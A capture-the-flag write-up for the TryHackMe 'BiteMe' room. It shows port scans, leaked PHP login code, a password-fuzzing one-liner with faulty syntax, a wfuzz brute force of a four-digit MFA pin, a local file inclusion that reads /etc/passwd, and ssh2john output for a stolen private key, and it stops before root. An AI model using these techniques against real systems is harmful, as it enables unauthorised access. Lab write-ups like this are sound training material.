THM BiteMe Writeup

writeups@centraliowacybersec.com

THM BiteMe Thoughts

https://tryhackme.com/room/biteme
This room definitely tested enumeration patience. I also learned a little bit about how Captcha and Fail2Ban work!

Table of contents

1. Skills needed and skills learned

1.1. Web Enumeration
1.2. Fuzzing
1.3. Fail2Ban

2. High Overview


First clue I found after a while of looking was webpage files stored with different extensions than normal. This gave me a few clues on how to login. I fuzzed for a password based on the php code that was found in “functions.phps” and finally landed on one that worked. I logged in, executed a fairly obvious LFI attack to grab an SSH key. I scracked the key and logged in under Jason. Jason had full sudo to Fred. I enumerated the box as fred and found my access to root through a misconfiguration with the Fail2Ban service.

Technical Overview


Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Initial Scans

3.1. Only port 80 was interesting initially.



```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 -
 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 11.903 days (since Wed Mar  2 17:12:30 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   62.04 ms  10.2.0.1
2   ... 3
4   204.92 ms biteme.thm (10.10.243.89)
```

4. Service Enumeration

4.1. I started with a gobuster scan on directories and found a directory called /console


4.2. This was the index.php for the directory.



4.3. This was using securimage 3.6.8 which I checked for vulnerabilities on the version but there didn't seem to be any that were useful.

    4.3.1. https://github.com/dapphp/securimage

4.4. I checked the sha256sum of all files from the github against the files on the server and nothing stood out here either.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum securimage.sq3
9a99e693eceb9cdf04a559afda3dfcec273c1a7b76ec197aee5bf777cbac24eb  securimage.sq3

┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum securimage\ \(1\).sq3
9a99e693eceb9cdf04a559afda3dfcec273c1a7b76ec197aee5bf777cbac24eb  securimage (1).sq3
```


4.5. I definitely got stuck here and reset my enumeration process but started thinking about things I could change on each step.

4.6. When I started directory busting I searched for and added as many file extensions as possible.

4.7. I found files in the console directory with the extension of phps.



```php
<?php

define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```



```php
<?php
include('config.php');

function is_valid_user($user) {
    $user = bin2hex($user);

    return $user === LOGIN_USER;
}

// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
    $hash = md5($pwd);

    return substr($hash, -3) === '001';
}
```

4.8. So what the code above does is takes the password input, hashes it in md5 and checks if the last 3 characters end with ‘001’.

4.9. If it does then it will pass.

4.10. This one-liner I used to fuzz for passwords is below:

    4.10.1. cat rockyou.txt| while read line; do; echo $line | sed 's/.$//' | md5sum | if grep -q '001'; echo ${line}; done

4.11. This comes up with multiple options.

4.12. I picked the first one and attempted a login.


4.13. I then got hit with an MFA.php which required only a 4 character pin.

    4.13.1. It gave an example of only numbers.

4.14. In burpsuite I see that this MFA transaction is a post using the cookie and the login creds in plain text.

4.15. I grabbed the seclists files for numbers 0-9999 and started fuzzing the page with post requests.


    4.15.1. wfuzz -w SecLists/Fuzzing/4-digits-0000-9999.txt -b cookie='PHPSESSID=8bunnqb8t7dsvak9nc1vrvba48; user=jason_test_account; pwd=<Fuzzed PW> -d 'code=FUZZ' --hw 95 -t 180 http://biteme.thm/console/mfa.php



```
┌──(kali㉿kali)-[~/Documents/Boxes/biteme]
└─$ wfuzz -w SecLists/Fuzzing/4-digits-0000-9999.txt -b  cookie='PHPSESSID=8bunnqb8t7dsvak9nc1vrvba48; user=jason_te
st_account; pwd=violet' -d 'code=FUZZ' --hw 95 -t 180 http://biteme.thm/console/mfa.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://biteme.thm/console/mfa.php
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001090:   302        0 L      0 W        0 Ch        "1089"

Total time: 21.43975
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 466.4233
```

4.16. I finally got it after some changes to the code and retrying!

4.17. This got me onto dashboard.php where I saw A pretty obvious LFI exploit so I tried it.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologi
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run
```

4.18. It worked!

4.19. I found two interesting users.


```
jason:x:1000:1000:jason:/home/jason:/bin/bash
fred:x:1001:1001::/home/fred:/bin/sh
```

4.20. I first tried to see if I could snag an id_rsa file from one of them and I got one for Jason!



```
┌──(kali㉿kali)-[~/Documents/Boxes/biteme]
└─$ /usr/share/john/ssh2john.py                                                                  130 ✕ 1 ⚙
Usage: /usr/share/john/ssh2john.py <RSA/DSA/EC/OpenSSH private key file(s)>

┌──(kali㉿kali)-[~/Documents/Boxes/biteme]
└─$ /usr/share/john/ssh2john.py id_rsa                                                                 1 ⚙
id_rsa:$sshng$1$16$983BDF3BE962B7E88A5193CD1551E9B9$1200$9eca59805b360074c2a9051d19b034adeb8d7a5da3301ff7c9a4d9bc09e
a62df369ba29bd95880aa516daefc49513931bdb736879bc857b379e2c1d0bc5ce635c3d398ea72edca785a7779b6d806a729220539e2eb1784d
20da68b2114bbe42325a2c4273cdd89e860d11dcb0ea66a7ae56fcbd09cd5622d3ee2912c726da22287b05be6f5aadb5b817f2716bb695807979
adfa3aa44234962aee9250df16b0e3cfde8e691b5d90ea4cdd0dc6c585765e6e21fc483409a982ef1242f111ebff010e35c266e6b1c1ea70d557
9cdec3e742a586bcddd3158aaecb386119f5076c56a1d2e7d45811f7cc738e6390abf72a7932fb2ef90a06025a3b4b6e151ce0c976d64633fe90
dd39b9dc2111f79ba685df0fdbd05fd197201841851819f477ff963d6b6fe155b04b5fba0cf8a42a5870f9734e662cd7c06164d4c6d6c0355cbb
f7b092cd8b2c31c0ab95dece9c3b45c7ba8fa2738846382d7c2a1d26e0a8bb4a378d1a73c02c13c9f3af9dddbd485ef4acdf249738e9c6fa8d10
46d27e7874e26b2cd5f4cc5f57b2a660ac1de726a639684f174f763d5a0e8af02e4259b67ee1fa8de69161b41fcbe709902bb717a2897b7ff3d7
af2578552874a07fcdf13ef094be77762928d36a404d9ac48aa012f66f700ddd2ff0c1aa44cdd72e286e72deec01bd57cda400f73e6a93a6f14b
0a589d9d1d66584e2be06d5d1f0c6362eac49eef5728ee1df99d5500f2c8da04e6b5d35b94a4f0650096a76d2b444acec93f4cc634f58139159a
9889d0e6f340738628921568c4bca049e0da062ce3c9ee81202c69f3917779217b3e2bff983da29463f2b74290af377c6e56035e64cdc389f81a
a22b2194dba8426cdb8e0076806ea669f89a9fe0ae8570ab2b2f65550a63ca3af913108b55205183cb0a77bbebf42c68cc2f4c1bac6b46ccfee9
3ea613679809e1304e6b91547e140f0095d7254de9cf9b2f007813b13311c3ba7c0927de7425bff396cc5a0cede57b907621d903415e644ad153
9e3e9ed949d5874b1235566e1561cc7c815e7117a1f8fb5c768dbc6efeaf66c7f0660be8f7922b5222cfbfd288afefe248ce3fc032ff7e581727
c2602ca485d24eeb8f0c5dbf9b8db96b00995d7973b68c0caee0b94594996febf6ca07bbe22ebcd50d2cd722b14736855d1662ea4f7c849ae8b8
26014f82d5a81d4390354c3c98375f091d31dc601764f5c8535627ebb899f53333eb3f070ee734e0686213487323a2412893fcbc683b5fcac1b8
0ec382816e8d23a0edef07617eedd3b0a40c97007eacbf2142d0f295ad1054d25f3d5b169977eb4bf8d9d10b73a070858bb8678ab36bd16d612d
0bfddb6ce5ac37552d3b5e9e6ffe95fe468815f2e21ad2338a4e4572e599e7949935a9af73597de8f1ccf43f84ee6a5027fa175005534e811219
d756ba354d1b84b0894cbd9985e5307bd313aaf8119f5155b2fe32146a3f8485dbe81b57404ef87c3c45ea273108159049b53cce0925d901e178
e35875f34dd1a7aca05196c2f470d3f1ccaf8fe0de0edd8c573eeabadb418c626de25fc6f1b2c349a9d9e19e6d00cce5788b841d23238c2d565b
e452977eb26c2cd3799b9987d3e208700b2335aee56929c6dfbe5a54b8c6f8007d4a37489f149d2add37b9eb42d873b402e38635838d599878a0
53b60eb3078189e5a4636
```

